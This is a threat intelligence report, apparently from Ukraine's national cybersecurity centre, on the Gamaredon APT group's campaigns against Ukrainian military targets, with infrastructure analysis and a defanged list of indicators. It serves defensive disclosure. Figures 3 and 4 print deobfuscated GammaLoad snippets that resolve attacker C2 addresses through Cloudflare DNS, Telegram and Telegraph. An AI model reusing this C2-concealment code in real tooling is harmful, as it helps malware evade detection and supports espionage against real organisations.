НКЦК
НАЦІОНАЛЬНИЙ КООРДИНАЦІЙНИЙ ЦЕНТР КІБЕРБЕЗПЕКИ

GAMAREDON ACTIVITY AMID UKRAINE'S COUNTEROFFENSIVE

EXECUTIVE SUMMARY

This report highlights the strategic view on the increased threat posed by the Gamaredon Advanced Persistent Threat (APT) group targeting Ukrainian military organizations during a recent Ukrainian counteroffensive. The report delves into the nature of Gamaredon APT, its links to Moscow, recent tactics and techniques, including used malware and network infrastructure, and its potential implications for Ukrainian military organizations during a counteroffensive operation.

UNVEILING THE THREAT LANDSCAPE

The Gamaredon group, a longstanding cyber adversary, has significantly escalated its activities in recent years. Emerging around 2013, Gamaredon initially targeted Ukrainian entities across various sectors, including government, defense, and critical infrastructure. However, the group's operations have since expanded in scope and sophistication, reflecting a calculated evolution in their tactics, techniques, and procedures (TTPs).

Gamaredon primary objectives include espionage and data theft. Their arsenal comprises a range of custom-developed malware, often delivered through cunning spear-phishing campaigns. These campaigns deploy trojanized documents to compromise victims' systems. Once inside a target network, Gamaredon operators employ advanced techniques to maneuver stealthily, exfiltrate valuable data, and maintain persistence.

Attribution of cyberattacks remains a complex endeavor, but strong indicators point to Gamaredon affiliation with Moscow. In 2021 the Security Service of Ukraine (SSU), have diligently investigated Gamaredon activities and linked the group to the directorate of Federal Security Service (FSB) of Russia's annexed Crimea region. This connection underlines the state-sponsored nature of Gamaredon's operations and highlights its involvement in broader geopolitical maneuvers.

Recent developments have seen Gamaredon intensify its efforts during a Ukrainian counteroffensive. By targeting Ukrainian military organizations and government entities during this sensitive period, the group seeks to gather intelligence and steal sensitive military information to disrupt Ukrainian counteroffensive operations.

DOMAIN ROTATION AND INFRASTRUCTURE COMPLEXITY

Gamaredon tactics have shown a consistent pattern of domain rotation and infrastructure complexity. This approach involves registering a substantial number of domains and subdomains, which are then parked with specific IP addresses. It creates a dynamic infrastructure that can be quickly rotated, making detection and attribution challenging for defenders.

Recent analysis of Gamaredon activity highlights certain Autonomous System Numbers (ASNs) that have become prominent in their strategy. The group overwhelmingly prefers Autonomous System Labels: GIR-AS (GLOBAL INTERNET SOLUTIONS LLC) and DIGITALOCEAN-ASN (DigitalOcean, LLC). The use of GLOBAL INTERNET SOLUTIONS LLC, which is located in **Sevastopol** the city in temporarily occupied Crimea, can also state the group's links to the directorate of Federal Security Service (FSB) in Crimea.




Figure.1 Breakdown of Autonomous System Labels used by Gamaredon in their last campaigns.

Leading up to a significant event like Ukraine's counteroffensive, Gamaredon displayed a notable surge in its infrastructure preparations. In **April** and **May**, the group engaged in registering a substantial number of domains and subdomains. This infrastructure was then used in attacks against Ukrainian military and security organizations amid counteroffensive.




Figure.2 Chronology of domains creation.

HIDING UNDER THE HOOD OF LEGITIMATE SERVICES

The group has adeptly embraced the use of legitimate services to obfuscate its network activity, making detection and attribution increasingly challenging. Recent instances involving Cloudflare, Telegram, and Telegraph highlight Gamaredon's innovative approach to concealing its activities.

Earlier this year, Gamaredon demonstrated its audacity by utilizing seemingly benign platforms for malicious purposes. Cloudflare's public DNS resolver, cloudflare-dns.com, and the popular messaging app Telegram became conduits for extracting IP addresses required for the next stages of their operations. These services acted as a cover, camouflaging the true intent behind their actions.

By employing Cloudflare DNS and Telegram, Gamaredon managed to avoid disclosing IP addresses directly within the body of their malware. Instead, the malware would retrieve or generate domain names from these platforms, allowing the group to extract IP addresses dynamically and reduce the risk of detection. This dynamic approach thwarted conventional IP-based security measures and signature-based detection techniques.

```
set xmlhttpObj = createobject("MSXML2.ServerXMLHTTP")
xmlhttpObj.open "get", "https://cloudflare-dns.com/dns-query?name=ResponseBody5.disillusioned.ru", false
xmlhttpObj.setrequestheader "accept", "application/dns-json"
xmlhttpObj.send
res = anthonydjS(xmlhttpObj.responsebody)
set objregexp = createobject("vbscript.regexp")
objregexp.global = true
objregexp.pattern = arriveZfg
set objmatches = objregexp.execute(res)
set objmatch = objmatches.item(0)
set objsubmatches = objmatch.submatches
for i = 0 to objsubmatches.count - 1
bungalowo6d = trim(objsubmatches.item(i))
next
attacksKxd = bungalowo6d
end
function
```

Figure.3 Deobfuscated code of GammaLoad malware that establishes connection to cloudflare-dns.com.

Gamaredon's commitment to network concealment remains steadfast. The group shifted to the use of Telegram and Telegraph services for the same purpose. Utilizing these platforms enables them to maintain a veil of legitimacy, evading detection mechanisms that often rely on detecting malicious IP addresses.

```
$search_object = "https://t.me/s/peghyxbkueawkp", "https://telegra.ph/j7bl93kg8t-07-18";
$search_object | foreach - object {
    $ip = get - ip $_;
    if ($ip.Length - gt 7) {
        $ip | out - file $name_file;
        break;
    } else {
        start - sleep 50;
    }
}
```

Figure.4 Deobfuscated code of GammaLoad malware that establishes connection to t.me and telegra.ph.

Figure.5 Response from telegra.ph with the next-stage operations IP address.

By leveraging services like Cloudflare DNS, Telegram, and Telegraph, the group underscores their commitment to maintaining secrecy and adaptability. This trend emphasizes the necessity for security professionals to stay vigilant and adopt advanced threat detection techniques that account for such deceptive strategies.

EXPLOITING COMPROMISED DOCUMENTS AND MALWARE ARSENAL

Amid Ukraine's counteroffensive, Gamaredon phishing tactics have escalated to target military and security organizations. Gamaredon phishing campaigns stand out due to their use of **legitimate documents stolen from compromised entities**. These documents, often disguised as reports or official communications, enhance the credibility of the attack. The recipients, believing these attachments to be genuine, are more likely to interact with the malicious content.

To supplement their phishing endeavors, Gamaredon has developed a formidable arsenal of malware. The group's toolkit includes:

- GammaDrop,
- GammaLoad,
- GammaSteel
- LakeFlash.

Among the group's malware, Pterodo is a distinctive component. Often disguised under the filename "7ZSfxMod_x86.exe", Pterodo is a multipurpose tool designed for espionage and data exfiltration. Its versatility in deploying various modules makes it a potent threat, capable of infiltrating and compromising targeted systems with precision.

CONCLUSION


The surge of Gamaredon attacks amid Ukraine's counteroffensive underlines a heightened threat landscape. While Gamaredon may not be the most technically advanced threat group targeting Ukraine, their tactics exhibit a calculated evolution. The growing frequency of attacks suggests an expansion in their operational capacity and resources.

As demonstrated by their utilization of phishing campaigns, malware variants like GammaDrop, GammaLoad, GammaSteel, LakeFlash, and the adaptable Pterodo, Gamaredon APT leverages a multifaceted approach to compromise their targets. The deployment of legitimate documents from compromised organizations as phishing lures, combined with their well-rounded malware arsenal, demonstrates their strategic sophistication.

Future plans to restrict the usage of Telegram and Telegraph services, particularly within government entities, are gaining momentum due to their exploitation by threat actors like Gamaredon. To safeguard sensitive information and protect national security interests, regulatory measures are being considered to limit the usage of these services.

Although other threat groups may possess more intricate technical capabilities, Gamaredon strategic timing and increased activity levels are indicative of their operational augmentation. The alignment of their activities with critical military events amplifies their potential impact. Organizations must recognize the evolving nature of their threat and bolster their cybersecurity measures and international cooperation in cyber threat intelligence sharing accordingly. The combination of their expanding tactics and the current geopolitical landscape underscores the urgency for robust defenses against Gamaredon's evolving cyber threats.

DIAMOND MODEL
OF INTRUSION ANALYSIS



INDICATORS OF COMPROMISE

Type	Value
URL	https://t[.]me/s/mtkozbawtcw
URL	https://t[.]me/s/hhrcislkr
URL	https://t[.]me/s/renummxhexzlqnp
URL	https://t[.]me/s/csszmy
URL	https://t[.]me/s/peghyxbkueawkp
URL	https://t[.]me/s/dxgosnpiji
URL	https://t[.]me/s/wuiagupaxsy
URL	https://t[.]me/s/tppalhetp
URL	https://t[.]me/s/aazfofoqurl
URL	https://t[.]me/s/mftqypmfd
URL	https://t[.]me/s/upvrnnkzhu
URL	https://t[.]me/s/chanellsac
URL	https://t[.]me/s/kmhrgnabgvucwl
URL	https://t[.]me/s/jbkkcohpep
URL	https://t[.]me/s/vzjjveyspk
URL	https://t[.]me/s/exmhjrjeczody
URL	https://t[.]me/s/rqmynic
URL	https://t[.]me/s/vdxgwlh
URL	https://t[.]me/s/pjzfbtboqnvu
URL	https://t[.]me/s/idaknpmehzj
URL	https://t[.]me/s/xgjhnluflfkgqum
URL	https://t[.]me/s/tolnk_1
URL	https://t[.]me/s/scwzrglirhjnyab
URL	https://t[.]me/s/uaqqfputly
URL	https://t[.]me/s/uwhvzcnsirlzx
URL	https://t[.]me/s/loggwwryzxqin
URL	https://t[.]me/s/hbcdqoxcxvk
URL	https://t[.]me/s/ocqcgvbgja
URL	https://t[.]me/s/wxpbntrkwjwqoon
URL	https://t[.]me/s/dnyyphpwi
URL	https://t[.]me/s/rwmlqlxfttee
URL	https://t[.]me/s/dtqlqmnswacn
URL	https://t[.]me/s/cctgfzuhcliux
URL	https://t[.]me/s/sxvywalm
URL	https://telegra[.]ph/jv908druxs-04-24
URL	https://telegra[.]ph/t1795sbzrl-07-04
URL	https://telegra[.]ph/j7bl93kg8t-07-18
URL	https://telegra[.]ph/cgd7z1ts8u-04-07
URL	https://telegra[.]ph/azxcsaqwr-03-28
URL	https://telegra[.]ph/29pynfm4rh-02-20
URL	https://cloudflare-dns[.]com/dns-query?name=demonstration.wadibo.ru
URL	https://cloudflare-dns[.]com/dns-query?name=delightful.humorumbi.ru
URL	https://cloudflare-dns[.]com/dns-query?name=demonstrate.rashidiso.ru
URL	https://cloudflare-dns[.]com/dns-query?name=savetofile26.bakaripi.ru